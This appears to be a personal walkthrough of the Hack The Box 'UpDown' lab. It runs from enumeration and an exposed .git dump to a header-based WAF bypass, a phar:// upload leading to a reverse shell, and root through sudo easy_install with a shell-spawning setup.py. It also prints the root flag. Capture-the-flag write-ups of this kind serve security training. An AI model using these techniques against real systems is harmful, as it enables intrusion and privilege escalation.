


UpDown

Monday, April 28, 2025 7:47 PM



UpDown

https://www.youtube.com/watch?v=yW_lxWB1Yd0

<https://0xdf.gitlab.io/2023/01/21/htb-updown.html>

Enumeration

```
#nmap -A -T4 -p- 10.129.227.227
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 11:29 CDT
Nmap scan report for 10.129.227.227
Host is up (0.0090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Is my Website up ?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

Welcome, Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

☐ Debug mode (On/Off)

Check

http://10.10.14.96:441

Welcome, Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

☒ Debug mode (On/Off)

Check

http://10.10.14.96:441

seems to be down.

```
[x]-[root@htb-chxfgdnwxf]-[/home/aungmyint]
#nc -nvlp 441
listening on [any] 441 ...
connect to [10.10.14.96] from (UNKNOWN) [10.129.227.227] 59758
GET / HTTP/1.1
Host: 10.10.14.96:441
User-Agent: siteisup.htb
Accept: */*

^C
[x]-[root@htb-chxfgdnwxf]-[/home/aungmyint]
#nc -nvlp 441
listening on [any] 441 ...
connect to [10.10.14.96] from (UNKNOWN) [10.129.227.227] 59760
GET / HTTP/1.1
Host: 10.10.14.96:441
User-Agent: siteisup.htb
Accept: */*

^C
```

```
(root@kali)-[/home/kali/Desktop]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.129.75.73 siteisup.htb dev.siteisup.htb
```

Directory enumeration using dirsearch.

```
(root@kali)-[/home/kali/Desktop]
# dirsearch -u http://10.129.75.73/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
```

```
[21:38:07] 403 - 277B - /?php
[21:38:19] 301 - 310B - /dev -> http://10.129.75.73/dev/
[21:38:19] 200 - 0B - /dev/
[21:38:28] 403 - 277B - /server-status
```

```
(root@kali)-[/home/kali/Desktop]
# dirsearch -u http://10.129.75.73/dev
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

ch33 0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/reports/http_10.129.75.73/_dev_25-04-19_21-39-17.txt
Target: http://10.129.75.73/

[21:39:17] Starting: dev/
[21:39:19] 301 - 315B - /dev/.git -> http://10.129.75.73/dev/.git/
[21:40:10] 200 - 415B - /dev/.git/branches/
```

Subdomain enumeration


```
(root@kali)-[/home/kali/Desktop]
# wfuzz -u http://10.129.75.73 -H "Host: FUZZ.siteisup.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hh 1131

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
  Wfuzz 2.1.0 - The Web Fuzzer

Target: http://10.129.75.73/
Total requests: 4809

ID      Response  Lines  Word  Chars  Payload
-----
00000019 403       9 L    28 W   201 Ch  "dev"
```

wfuzz -u <http://10.129.75.73> -H "Host: FUZZ.siteisup.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hh 1131
Go to the path.



Index of /dev/.git

Name	Last modified	Size	Description
Parent Directory	-		
HEAD	2021-10-20 19:40	21	
branches/	2021-10-20 19:40	-	
config	2021-10-20 19:42	298	
description	2021-10-20 19:40	73	
hooks/	2021-10-20 19:40	-	
index	2021-10-20 19:42	521	
info/	2021-10-20 19:40	-	
logs/	2021-10-20 19:40	-	
objects/	2021-10-20 19:40	-	
packed-refs	2021-10-20 19:40	112	
refs/	2021-10-20 19:40	-	

Apache/2.4.41 (Ubuntu) Server at siteisup.htb Port 80


Download those files using git-dumper

```
git-dumper http://siteisup.htb/dev/.git website/
```


#website/ is just a output file you wanna save.

code #open code OSS to view the codes. > open saved git-dumper folder

This means that by adding this header, we can bypass the WAF. This is typically a bypass method intentionally allowed by developers for testing purposes or to make certain content inaccessible to the public.



This site is forbidden, we can't view it.





Forbidden


You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80



in burpsuite, add this rule to add this header in all the requests.



Make test.php to print out php info and zip it.



Upload that file and copy folder name and execute it.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
5be4efc126ae034db46e903150175a42/	2025-04-20 01:16	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Print out php info page



PHP Version 8.0.20	
System	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 10 2022 13:13:29
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php8.0/apache2
Loaded Configuration File	/etc/php8.0/apache2/php.ini

This show all the disabled functions

auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontnued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_ystopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare_error_log,system,exec,shell_exec,popen,passhtut,link,symlink,syslog,fd,mail,stream_socket_sendto,d,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontnued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_ystopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare_error_log,system,exec,shell_exec,popen,passhtut,link,symlink,syslog,fd,mail,stream_socket_sendto,d,stream_socket_client,fsockopen
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value

Make function.php file to test which php function is disabled. (using script)



```
(root@kali)-[/home/kali/Desktop/htb/updown]
# cat function.php
<?php
$dangerous_functions = array(
    'pcntl_alarm', 'pcntl_fork', 'pcntl_waitpid', 'pcntl_wait', 'pcntl_wifexited',
    'pcntl_wifstopped', 'pcntl_wifsignaled', 'pcntl_wifcontinued', 'pcntl_wexitstatus',
    'pcntl_wtermsig', 'pcntl_wstopsig', 'pcntl_signal', 'pcntl_signal_get_handler',
    'pcntl_signal_dispatch', 'pcntl_get_last_error', 'pcntl_strerror', 'pcntl_sigprocmask',
    'pcntl_sigwaitinfo', 'pcntl_sigtimedwait', 'pcntl_exec', 'pcntl_getpriority',
    'pcntl_setpriority', 'pcntl_async_signals', 'error_log', 'system', 'exec',
    'shell_exec', 'popen', 'proc_open', 'passthru', 'link', 'symlink', 'syslog',
    'ld', 'mail', 'mbstring', 'imap_open', 'imap_mail', 'libvirt_connect',
    'gnupg_init', 'imagick'
);

// Loop through dangerous_functions and print if it is enabled
foreach ($dangerous_functions as $function) {
    if (function_exists($function)) {
        echo $function . " is enabled\n";
    }
}
}
```


Zip it

```
(root@kali)-[/home/kali/Desktop/htb/updown]
# zip test.jpeg function.php
updating: function.php (deflated 58%)
```

Upload that jpeg file.




Go to that file and copy this folder name.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
fd8683d707d8fa22851e8f6afc41cde5/	2025-04-20 01:09	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80




Index of /uploads/fd8683d707d8fa22851e8f6afc41cde5


Name	Last modified	Size	Description
Parent Directory		-	
test.jpeg	2025-04-20 01:09	1.0K	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80


You will see which function is disabled. That means we can exploit `proc_open`.




Make shell.php




Zip it



Upload reverse shell file



Copy the folder name




Index of /uploads/289a1db378a72069389689a4dcfccb5b

Name	Last modified	Size	Description
Parent Directory	-	-	-
test.jpeg	2025-04-20 01:00	1.0K	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Run the uploaded shell file



<http://dev.siteisup.htb/?page=phar://uploads/289a1db378a72069389689a4dcfccb5b/test.jpeg/shell>

Run netcat and we got reverse shell

We need to view user.txt but only root or developer can view it.

```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
(ALL) NOPASSWD: /usr/local/bin/easy_install
```

```
developer@updown:~$ id
uid=1002(developer) gid=1002(developer) groups=1002(developer)
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
```

```
developer@updown:~$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.DiHvqKHaiI
Writing /tmp/tmp.DiHvqKHaiI/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.DiHvqKHaiI/egg-dist-tmp-0noLwC
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/tmp/tmp.DiHvqKHaiI
# cd /
# ls
bin  data  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
boot  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
# cd /root
# ls
root.txt  snap
# cat root.txt
be4b8f25603ea201cb53477e61c875ac
#
```